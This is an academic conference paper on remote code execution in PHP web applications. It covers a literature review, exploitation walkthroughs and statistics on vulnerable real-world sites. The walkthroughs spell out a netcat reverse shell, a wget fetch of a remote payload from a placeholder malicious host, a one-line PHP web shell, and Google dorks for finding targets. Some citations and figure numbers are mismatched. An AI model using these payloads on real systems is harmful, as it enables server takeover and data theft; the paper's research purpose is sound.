International Conference on Cyber Security and Computer Science (ICONCS'18),
Oct 18-20, 2018 Safranbolu, Turkey

A Study on Remote Code Execution Vulnerability in Web Applications

S. Biswas[1], M. M. H. K. Sajal[1], T. Afrin[1], T. Bhuiyan[1] and M. M. Hassan[1]

[1] Daffodil International University, Dhaka, Bangladesh saikatbiswas440@gmail.com
[1] Daffodil International University, Dhaka, Bangladesh sajal596@diu.edu.bd
[1]Daffodil International University, Dhaka, Bangladesh tanjinaafrin43@gmail.com
[1] Daffodil International University, Dhaka, Bangladesh t.bhuiyan@daffodilvarsity.edu.bd
[1] Daffodil International University, Dhaka, Bangladesh maruf.swe@diu.edu.bd

Abstract – The popularity of web applications is growing faster due to fulfil the requirements of the business and satisfy the needs of consumers. Web applications are now being capable in providing business services to its stakeholders in the most effective and efficient manner. In this modern time, several number of services are providing through web applications and performance of those are measured through the services processing time and the informative functionalities. However, those services, at the same time, can be faced by a threat due to improper validation. Currently, cyber-attacks become a critical risk for every digital transformation throughout the world. Careless coding practice during the development and lack of knowledge about security are the root cause of different types of application layer vulnerability remains in the web system. Remote Code Execution (RCE) is one of the serious vulnerability at this era. According to Web Application Security project (CWE/SANS), RCE has been listed as 2nd ranked critical web application Vulnerability since 2016. Insignificant research works on RCE have been found during the literature review. This paper presents a complete case study on RCE vulnerability.

Keywords **- Cyber Security, Web Application Vulnerability, Remote Code Execution (RCE), Exploitation Techniques.**

I. INTRODUCTION

In modern times, web applications are leading a vital role of automating the traditional activities of day to day life by upgrading the existing solutions. More than 3.88 billion peoples all over the world are using Internet as well as several numbers of service provider web applications because of the friendly usability and easy accessibility to anywhere at any time [2]. Due to the above beneficial reasons, most of the organizations or service providers e.g. Industry, banks, government, educational, medical, and other sectors like to provide their service to the stakeholders through online using web application and other online based systems. Businesses are automating their procedure and delivering the services through the web application to their consumers for making better profits with better customer satisfactions. The modern web application holds on the sensitive information of the organization as well as the consumers, for the above causes risks of exploitation those web applications are increasing everyday through different cyber attackers. Web application vulnerability is a major weakness of a system that can affect an organization property. A survey reveals that more than 82.8% of web service providers are using the PHP platform to build their web applications for the easier code practicing [3]. According to OWASP and SANS the most common vulnerabilities are Structured Query Language Injection (SQLi) [4], OS Command Injection [5], Buffer Overflow [6], Cross Site Scripting (XSS) [7], and Broken Authentication [8], Session Management [9], Sensitive Data Exposure [10], Remote code execution (RCE) [11] [12] [13], Local File Inclusion (LFI) [14], etc. However, in recent years 'Remote code execution is a major cyber threat which can exploits functionalities of the web server by holding scripts/files.

This study has discovered that most of the paper is discuss about only web-based application or server-based application and that are not enough of our present time. This case study has been discus about web based; system base and server based remote code execution exploitations techniques and their impact on web applications. This paper is organized in six sections. Introduction and Literature Review are discussed in section 1 and 2 respectively. Methodology has been discussed in section 3. RCE exploit techniques is explained in section 4. Result analysis has been described in section 5. This paper is concluded with the outcome of the study, limitation and future work section 6.

II. LITERATURE REVIEW

In recent years IT security breaches are largely making issues to clients, governments, societies and companies. In recent regular information losing as well as steal millions of dollars through different types of cyber-attacks are a common view. Though sufficient number of investigation have been conducted on cyber-attack and web vulnerability. But now we need to be thought new approaches to reducing the damage caused by threats, malwares and cybercriminals and so on.

A case study conducted on different types of SQLi vulnerabilities where 359 Bangladeshi educational websites are examined and 86% website are found SQLi vulnerability. [15] A case study conducted on different types of XSS vulnerabilities there are store procedure, reflected based and DOM based of XSS where 500 data set are examined and 75% web application are found CSRF vulnerability and 65% are

found XSS vulnerability and both are 40% vulnerability among 335 web vulnerable application. [7] A paper conducted a work on the application of Root Cause Analysis (RCA) in session Management and broken authentication vulnerability where 11 root causes of session management vulnerabilities and 9 root causes of broken authentication vulnerabilities. The objective of the work is to identify root causes of Session Management and Broken Authentication Vulnerabilities and solutions that shall minimize the recurrence of these vulnerabilities in web applications [8]. Discussed in detailed about five exploitation techniques of Broken Authentication and Session Management vulnerability in web application of Bangladesh. The authors found 65% website were vulnerable among 267 websites of public and private domain of Bangladesh and prescribed some techniques to prevent from this vulnerability. [16] A research Identify the importance of the factors that influence the success rate of remote arbitrary code execution attacks on servers and clients. The success rates of attacks between 15 and 67 percent for server-side attacks and between 43 and 67 percent for client-side attacks. [17] A case study focused on 153 (LFI) vulnerable web applications for showing the impact of (RFI) & (SQLi) based (LFI) vulnerability on Bangladeshi web applications. [18]. A paper proposed an architecture and a method for providing the security of cookies. The proposed method capsules the cookies that contains encrypted internal cookies and other is 'Integrity Cookie Digit (ICD) that provides integrity cookie service. [19] A survey found on web application vulnerability detection tools i.e Nessus, Acunetics and Zed Attack Proxy (ZAP) vulnerability detection tools for comparing the accuracy with each other's as well as with the manual penetration testing method [20] . A paper conducted on Cross Site Scripting (XSS) detection which is implemented on GET and POST based method. The objective of this work is to prevent store based XSS, reflected XSS and DOM based XSS. In this paper recommended that Secure Sockets Layer (SSL) which is insure the security between client and server side [21]. This proposed work on detect Cross-Site Scripting (XSS) attack using Intrusion Detection System (IDS). The XSS attack detection is utilized of data packet signature and compares every packet to the predefine rule [27]. This paper proposed a model named SAISAN which is an automated LFI vulnerability detection tool. This tool examined on $_GET based 256 web applications of four different sector and able to identify 113 vulnerabilities that shows 88% accuracy of the tool [14]. A path and context sensitive inter procedural analysis model algorithm was proposed for automatically detect RCE vulnerability in PHP based platform. The prototype examined ten real-world PHP application that have identified 21 true RCE vulnerabilities [22]. A paper conducted a work on phishing attack which is implemented on twelve countries. The objective of the work is to prevent, detect cyber breach and response to the e-awareness [23]. Another study found RCE vulnerability on Basilic (1.5.14) software has the security hole. This problem is raised from the line 39 in a PHP file (Diff.php) on the "config" folder. The escapeshellarg() method help to prevent RCE vulnerability through the filtering special characters [17]. A study on RCE exploitation of popular application running on windows XP SP3 with Internet Explorer (IE8). The Microsoft Enhanced Mitigation Experience Toolkit (MS-EMET) is used for figuring out the exploit mitigation solutions. They examined 58 variants of 21 known exploits were used to test 12 endpoint security products and anti-exploit tools. The Microsoft MS-EMET and third party anti-exploit product showed the best performance by blocking 93% of all exploits considered [24].

In view of the above, this literature observed that an insignificant number of researches have been focused on details RCE exploitation and its consequences. This paper presents a detailed RCE exploitation techniques and the recent web applications condition against this vulnerability.

III. METHODOLOGY

Remote code execution is an attacker skill that can access someone computing device and make changes through the internet. In simple words, if an attacker is able to run server commands on a remote server then it's called Remote Command Execution. Lots of exploitation Techniques are designed to provide client level access to a computer root level access. Therefore, it is also feasible to use exploits. So Most importantly to gain low-level access, then to escalate privileges recur until one reaches the root. An RCE vulnerable is raised by the attacker of a web application through the request-based field i.e. URL base parameter, input field-based parameter request. When the attacker's request sent to server through any intermediary, then the server supposed to execute commands as validate users and response server to the Attacker.

Trusted code behavior, computing technology and remote attestation is given privileges in difference system services. A behavior trusted code picking information and data to the server side and transfer to the attacker. Fig 01 represents the overall process of Remote code execution (RCE). Attacker generate malicious scripts which is helping to exploit the RCE vulnerability in target website i.e. echo "hello"; This generated code sent to the server through the RCE Based vulnerable website. Malicious code executes the remote server and response the server message to the attacker. If this message is relevant to the attacker needs, then it will be considered RCE vulnerable website.



Figure 1: Remote Code Execution Process

The attacker follows several techniques to exploit the RCE web site vulnerability. RCE vulnerability can be separated into two categories:

A. Web Based Remote Code Execution

A web application has a vulnerability, which lets an attacker execute system command on the web server, it is called Web Based RCE vulnerability. Web application vulnerabilities involve a system flaw or weakness in a web-based application. Due to insufficient validating or sanitizing form inputs, misconfigured web servers, and application design flaws, and compromise the application's security. In this paper I will be trying to discuss about Web Based RCE vulnerabilities.

i) $_GET Method Based Exploitation Process

The attacker can exploit RCE vulnerability in GET Based web applications using some automated scripts/ tools or manual exploitation. It is one of another area where RCE will be existing here. Sometimes GET Based application will be Exploit RCE due to misconfiguration or user request validation. In the below some code which is helping an attacker to exploitation the RCE vulnerability. Vulnerable Pseudo Code of Get Based Method are given below.

```
Result: Print - Relevant Output
while SERVER ['Request Method'] ==" GET ()" do
    var T= Request [Value];
    if isset[T]==True then
        //Isset method check value present or not;
        return T;
    else
        return 0;
    end
end
```

User input validation is one of the most prominent things of web application. In this application input validation is not enough of web application for example in PHP application that (@eval (REQUEST["value"]);).

Other ways, we have used Get Base Exploitation technique by using command line base Netcat tool. The elementary command line for Netcat is "NC" options host ports, where host is the IP address that you want to parse and ports is either a certain port or a range of ports or a series of ports separated by spaces. It's looking like this "nc –l –p 1234". First of all, Attacker search parameter based vulnerable website using Google dork or other tools. First step in fig 4 attacker's use Netcat to which is helping to RCE exploit. In the terminal, attacker types "nc [ip address] [port]" or "nc –l –p [port]" then press Enter. Then use in this Netcat command in the vulnerable website URL e.g "system ("nc –e /bin/bash [attacker IP address] [Port]") than Request the Server. At this moment, the Attacker can do control the vulnerable web server remotely.

ii) $_Post Method Base Exploitation Process:

$_Post base process can be best depicted as an activity which assailant executing codes remotely take advantage of the vulnerable application framework. RCE is raised from misusing the defenseless application.

In this simple example of POST Based RCE Exploitation Pseudo code are given below where it is noticeable that the two "**shell_exec()"** function is used in the code.

```
Result: Print - Relevant Output
while SERVER [" Request Method"] ==" POST ()" do
    Input: T= Request [Value]
    if OS==" Windows" then
        shell exec(T);
    else
        shell exec(T);
    end
end
```

This function can be executing the ping replying on operating system is being used. On the other hand, "T= REQUEST ['Value'];" In this program, malicious user gives an input as desire. In this program, there is no any filtering, which is helping to filter or verify user input as this reason RCE exploit the vulnerability as a variable base. Example of user input validation function in PHP language is "htmlSpecialChars"," trim","stripslashes" etc.

On the other hand, Attacker tries to find out defenseless application by using Google dork. Post based RCE are described in four steps, in the first step in fig 02 attacker use google dork I.e. Inurl: any.php to search vulnerable web applications. After Request the google then it returns the list of possible PHP based web application.



Figure 2: Find out vulnerable Website using Google Dork

It has been noticed in Figure 3, attacker follows the technique to exploitation the vulnerable in the website i.e. '; echo hello' than the browser sent a request to the server to exploit the vulnerability and print the message "hello" in the web page. In this output, helps to prove that this website has a vulnerable.



Figure 3: Find out RCE exploitation Techniques

In Figure 4, attackers install "Burpsuit" on the attacker PC and variable added in the "Burp suit" software for getting access server root directory. "Burp suit" helps the attacker to control the vulnerable web server. Attacker request the server using variable than the request message catch using "Burp suit" tools. After catching the packet, "burp suit" repeater function helps the work easier. Just modify raw data, then request the server via "repeater function". If the input variable=echo "<? PHP system($_GET['c']); ?>" >shell.php. Than request the server, the server executes the code and create "shell.php" file which is help in getting access to the server.



Figure 4: Shell Uploaded using Burb Suit

B. System Based RCE Vulnerabilities:

A service running on any system (e.t. android, mac, windows machine) that are compromising to allows an attacker to execute system commands, it's called System Based RCE vulnerability.

i. *System Based RCE Exploitation:*

The attacker uses "Netcat" for accessing web shell from their device to the target system. For this reason, attacker use "Netcat" which is a traditional UNIX application that connect two machines via Sockets. The attacker tries to gain shell access to the Victims internet base Device such as attacker gain access to the user android device using any social engineering techniques or OS base vulnerability. When the victim user installs APK RCE Based shell than the attacker takes total control victim system device. This shell has been working on a Victim device back hand and contact remotely the attacking device along with victim information. This attack is not visible to the victim user. Figure 08 diagram help to know the exploitation the system based Remote code execution vulnerability. In this process, they have to use social engineering techniques to the exploitation of device vulnerability. It is an automated process to exploit vulnerability. When the user opens a malicious APK file than attacker access the victim device.



Figure 5: RCE on Android Device using Social Engineering

In the above diagram show that attacker process will be disclosed or kill the process when the victim uninstalls the file i.e. APK file. Before that if victim runs the application, it will be process continued i.e. If it would be changing the wallpaper the process will be running continuously as a result this running process connected to an attacker server machine and pass the information.

IV. EXPLOITATION TECHNIQUES

$_GET and $_POST Method base exploitation are nearly similar, and is a rise of the lacking security guard. Attacker follows lots of techniques to get access to the admin panel by Command prompt. Such as Attacker uses Netcat which makes and accepts TCP and UDP connections that writes and reads data on this type of connection until it is closed. This TCP/UDP gives the networking subsystem that enables users to interact in a normal or a scripted way with network application and services on the application layer.

$_GET Base Exploitation Process using tools:

Get base RCE are described in four steps, in the first step in figure 5, attacker follows the same process when an attacker finds out a site where he could run his RCE commands $_GET base website. In this step, Attacker finds parameter base PHP website i.e. "**inurl:any.php?message=null;"** to search vulnerable websites. After requesting to Google, it returns the list with possible parameters of PHP base website.



Figure 6: Find out vulnerable website using Google Dork

In Figure 6, Attacker follows the technique to exploit the vulnerability of the website i.e. "http://www.any.com/index.php?message=text" Then the browser sent the request to the server and exploiting the vulnerability with visual this message to the attacker. Then he find the vulnerable parameter and use wget commands to execute malicious shell access on that application. *http://www.vulnsitesite.com/index.php?page=wget http://www.malicious.com/script.txt*. In this way, the file "http://www.malicious.com/script.txt" will be included and executed on the server. It's look like as a simple but effective attack.



Figure 7: Test of $_GET Based vulnerable application

Figure 7, in this process, we have used Get Base Exploitation technique by using command line base Netcat tool. The basic command line for Netcat is 'nc options host ports', where host is the IP address that you want to parse and ports is either a certain port or a range of ports or a series of ports separated by spaces. It's look like this " nc –l –p 1234". In this process first, Attacker open Receive packet script using his terminal. Just type in terminal "nc –l –p 1234" than the attacker writes some malicious code in the vulnerable website URL. It's Look like this –system ("NC –e /bin/base [attacker PC IP] [attacker port]. After that the vulnerable website first of all requests the attacker machine than a machine to the server using TCP connection. Now the Server control over the attacker machine.



Figure 8: RCE Using "Netcat" Tools

V. Result Analysis

Small sample technique has been selected as sampling formula for this study [25]. All of technique has been constructed using the formula.09:

S = X2 NP (1-P) ÷ d2 (N-1) + X2 P (1 - P) --- (formula: 9)

In the above formula, required sample size is denoted as 'S', 'N' is the population size, 'P' is the population proportion, 'd' the degree of accuracy expressed as a proportion, and 'X2'is the table value of chi-square for 1 degree of freedom at the desired confidence level (3.841). A statistical tool, G*Power 3.1.9.2, has been used to identify the sample size of our examination applying the formula.1. Linear multiple regression tests have been conducted under F tests family where number of predictors is selected as 5 in our case since the maximum predictors of the testing model is the types of exploitation. We set the value of α err prob as 0.05and Power (1-β err prob) is selected as 0.95in the tool. As per the result from the tool, we need to find minimum 138 valid samples. Fig 10 shows the graph of result for sample size of five predictors using small sample technique.



Figure 9: G*Power result for sample size of five predictors using small sample technique

Finally, we dispose 138 Remote Code Execution vulnerable websites for our review. We are examining on 357 web-based

applications but our achieved the 138-valid vulnerable application. Figure 10 represent the ratio between secure and RCE vulnerable website.



Figure 10: Ratio between Secure and Remote Code Execution vulnerable website

On the ratio show that, 39% websites were found with Remote Code Execution vulnerability. Presence of Two types of Remote Code Execution vulnerability were existed in those applications. We had chosen manual and tool base penetration testing method using $_GET & $_POST based to collect data for this study. We analysis this dataset based on Remote code execution exploitation type and domain-based exploitation in public and private sector web application all over the world. The analysis is discussed below that-

A. Analysis on Sector Wise Exploitation:

In this study, we have categorized the sector into two groups i.e. public and private. Frequency analysis of sector wise exploitation is shown in Table 01.

Table 1: Frequency analysis of sector wise exploitation:

Sector	Frequency	Percent	Cumulative Percent
Public Sector	101	73%	**73%**
Private Sector	37	27%	**100%**
Total	**138**	**100%**	

In the above table shows that Remote Code Execution vulnerability exist 73% web applications in public sector where as the remaining 27% of the applications were found with same vulnerabilities in Private sector and cumulative percentage 27% of private sector and public sector cumulative percentage 73%. We can receive from the above data that web application owner of the public sector is more concerned about the features and services of their hosted application rather than concentrating on enough security testing and security features enforcement before hosting. On the other hand, Private sector web applications are more structured than public sector web applications.

B. Analysis on Domain Wise Exploitation:

Educational Institution, E-Commerce, Medical Institute, Online Portal, and Government Counterpart Websites are selected domain for our study. Fig 12 represents the ratio analysis of domain wise exploitation. This Fig specifically shows the impact on the above five domains both in public and private sector.

Table 2: RCE Exploitation based Area

Platform	Category	Quantity	%	Cum. %
Web Based	Get Based RCE	58	42%	**42%**
	POST Base RCE	31	22%	**64%**
System Based	Social Engineering	23	17%	**81%**
	OS Based RCE	26	19%	**100%**
Total		**138**	**100%**	

Impact of particular exploitation type on those five domains are furnish below. It shows that vulnerability exists on GET based RCE 42%, POST based 22%, Social Engineering based 17% and finally OS based 19% among them. It need to be come out cumulative percentage using "Cumulative percentage = Cumulative frequency ÷ total frequency x 100" formula.

a. $_GET based Attack:

Table 03 indicates the frequency analysis of Remote Code Execution attack among five domains. 58 web applications in all sector has been exploited by RCE attack.

Table 3: $_GET based Frequency analysis of RCE Attack among five domains:

Exploitation Type	Frequency	Percent
Educational Institute	25	43%
E-Commerce	10	17%
Medical Institute	9	16%
Online Portal	5	09%
Government	9	15%
Total	**58**	**100%**

It is visible in the table that the web applications of Educational Institutions are mostly affected by the Remote Code Execution Attack with the percentage of 43% to compromise their admin access whereas e-commerce sites are the least affected domain with only 17% for the given type of exploitation. Medical Institutes, Online Portal, and Government counterpart sites were affected with Remote Code Execution Attack with the percentage of 16%, 09%, and 15% respectively.

b. $_POST based Attack:

Table 04 defines the frequency analysis of POST based RCE among five domains. Total number of 31 web applications in all sectors is exploited by $_POST based

attack. It is understood from the table that the most vulnerable position to be affected by the $_POST based attack with the percentage of 32% and 10% respectively among the sample is the web applications of educational institution and government counterpart domain.

Table 4: $_POST based Frequency analysis of RCE Attack among five domains:

Exploitation Type	Frequency	Percent
Education institute	10	32%
E-Commerce	7	23%
Medical	5	16%
Online Portal	6	19%
Government	3	10%
Total	**31**	**100%**

Therefore, E-commerce and Online portal domain haven't a safe position with the above exploitation with the percentage of 23% and 19% consecutively. 16% attack has been faced with the above exploitation in medical institution's website

c. Social Engineering Attack Based:

The frequency analysis of exploiting Social Engineering attack among five domains is explained in Table 05. Total number of 23 web applications in all sectors is exploited by Social Engineering Attacks.

Table 5: Frequency analysis of Social Engineering Attack among five domains:

Exploitation Type	Frequency	Percent
Education institute	8	35%
E-Commerce	5	22%
Medical	4	17%
Online Portal	3	13%
Government	3	13%
Total	**23**	**100%**

Exploitation through user privileges in web application was successful at 13% in government counterpart site, 35% in education site, 17% in medical institution's sites, 13% in online portal, and 22% in E-commerce site respectively.

Finally, 26 web applications were exploited through web server problem. The table represents that government counterpart sites were compromised by Server based vulnerability with the percentage of 19%. The remaining four domains have been affected by the same exploitation type consistently 35% of Education, 15% of E commerce, medical of 19% and online portal is 12%.

VI. CONCLUSION

Remote code execution is one of the most dangerous web application vulnerability. It is harmful to the application and users through sending or inserting malicious code into vulnerable application. We also know about RCE patching is possible but we can never be completely assured that no one can break our protection. Malicious users always find a way to break the target application security. So, we have to analysis more RCE vulnerable patterns and then we can use prevention technique efficiently. In this paper conducted on System based, Web based and server based RCE of web application vulnerability and an Examination has been conducted on 357 real world web applications where we are successfully able to identify 138 RCE vulnerabilities during our examine time. In future, we have a plan to adapt RCE detection tools which is RCE vulnerable website or application can be find out efficiently and work on $_GET Based method and $_POST based method of applications.

REFERENCES

[1] D. Peeren, "RIPS Technologies Blog," 22 December 2016. [Online]. Available: https://blog.ripstech.com/2016/security-compliance-with-static-code-analysis/.

[2] M. M. Group, "Internet world Stats," 31 December 2017. [Online]. Available: https://www.internetworldstats.com/stats.htm.

[3] "W3Techs web Technology Surveys," 5 April 2018. [Online]. Available: https://w3techs.com/technologies/overview/programming_language/all.

[4] T. Farah, D. Alam, M. A. Kabir and T. Bhuiyan, "SQLi penetration testing of financial Web applications: Investigation of Bangladesh region," *2015 World Congress on Internet Security (WorldCIS)*, Dublin, 2015, pp. 146-151.

[5] Z. Su and G. Wassermann, "The essence of command injection attacks in web applications," *ACM SIGPLAN Notices*, vol. 41, no. 1, pp. 372-382. ACM, 2006.

[6] C. F. James, O. Vitaly, B. Nish, and H. Niels, "Buffer Overflow Attacks: Detect, Exploit, Prevent," (2005): 1-932266.

[7] A. Shrivastava, S. Choudhary and A. Kumar, "XSS vulnerability assessment and prevention in web application," *2016 2nd International Conference on Next Generation Computing Technologies (NGCT)*, Dehradun, 2016, pp. 850-853.

[8] D. Huluka and O. Popov, "Root cause analysis of session management and broken authentication vulnerabilities," *World Congress on Internet Security (WorldCIS-2012)*, Guelph, ON, 2012, pp. 82-86.

[9] Y. Takamatsu, Y. Kosuga and K. Kono, "Automated detection of session management vulnerabilities in web applications," *2012 Tenth Annual International Conference on Privacy, Security and Trust*, Paris, 2012, pp. 112-119.

[10] M. A. Obaida, E Nelson, J. E. Rene V, I. Jahan, and S. Z. Sajal. "Interactive Sensitive Data Exposure Detection Through Static Analysis.", 2017.

[11] Q. H. Mahmoud, D. Kauling and S. Zanin, "Hidden android permissions: Remote code execution and shell access using a live wallpaper," *2017 14th IEEE Annual Consumer Communications & Networking Conference (CCNC)*, Las Vegas, NV, 2017, pp. 599-600.

[12] S. Mohammad and S. Pourdavar, "Penetration test: A case study on remote command execution security hole," *2010 Fifth International Conference on Digital Information Management (ICDIM)*, Thunder Bay, ON, 2010, pp. 412-416.

[13] L. Zhang, H. Zhang, X. Zhang and L. Chen, "A New Mechanism for Trusted Code Remote Execution," *2007 International Conference on Computational Intelligence and Security Workshops (CISW 2007)*, Heilongjiang, 2007, pp. 574-578.

[14] M. M. Hassan, T. Bhuyian, M. K. Sohel, M. H. Sharif, and S. Biswas, "SAISAN: An Automated Local File Inclusion Vulnerability Detection Model," *International Journal of Engineering & Technology* 7, no. 2.3 (2018): 4-8. .

[15] D. Alam, T. Bhuiyan, M. A. Kabir and T. Farah, "SQLi vulnerabilty in education sector websites of Bangladesh," *2015 Second International Conference on Information Security and Cyber Forensics (InfoSec)*, Cape Town, 2015, pp. 152-157.

[16] M. M. Hassan, S. S. Nipa, M. Akter, R. Haque, F. N. Deepa, M. Rahman, M. A. Siddiqui, M. H. Sharif, "Broken Authentication And Session Management Vulnerability: A Case Study Of Web Application," *International Journal of Simulation Systems, Science & Technology*, Vol. 19, No. 2, p. 6.1-6.11, ISSN 1473-804x, 2018

[17] T. Sommestad, H. Holm, and M. Ekstedt, "Estimates of success rates of remote arbitrary code execution attacks," *Information Management & Computer Security* 20, no. 2 (2012): 107-122.

[18] A. Begum, M. M. Hassan, T. Bhuiyan and M. H. Sharif, "RFI and SQLi based local file inclusion vulnerabilities in web applications of Bangladesh," *2016 International Workshop on Computational Intelligence (IWCI)*, Dhaka, 2016, pp. 21-25.

[19] I. Ayadi, A. Serhrouchni, G. Pujolle and N. Simoni, "HTTP Session Management: Architecture and Cookies Security," *2011 Conference on Network and Information Systems Security*, La Rochelle, 2011, pp. 1-7.

[20] J. Wu, A. Arrott and F. C. C. Osorio, "Protection against remote code execution exploits of popular applications in Windows," *2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE)*, Fajardo, PR, 2014, pp. 26-31

[21] K. Gupta, R. Ranjan Singh and M. Dixit, "Cross site scripting (XSS) attack detection using intrustion detection system," *2017 International Conference on Intelligent Computing and Control Systems (ICICCS)*, Madurai, 2017, pp. 199-203.

[22] Y. Zheng and X. Zhang, "Path sensitive static analysis of web applications for remote code execution vulnerability detection," *2013 35th International Conference on Software Engineering (ICSE)*, San Francisco, CA, 2013, pp. 652-661.

[23] B. B. Gupta, N. A. G. Arachchilage and K. E. Psannis, "Defending against phishing attacks: taxonomy of methods, current issues and future directions," *Telecommunication Systems* 67, no. 2 (2018): 247-267.

[24] M. Carlisle and B. Fagin, "IRONSIDES: DNS with no single-packet denial of service or remote code execution vulnerabilities," *2012 IEEE Global Communications Conference (GLOBECOM)*, Anaheim, CA, 2012, pp. 839-844.

[25] R. V. Krejcie, and D. W. Morgan, "Determining sample size for research activities," *Educational and psychological measurement* 30, no. 3, 1970, pp. 607-610.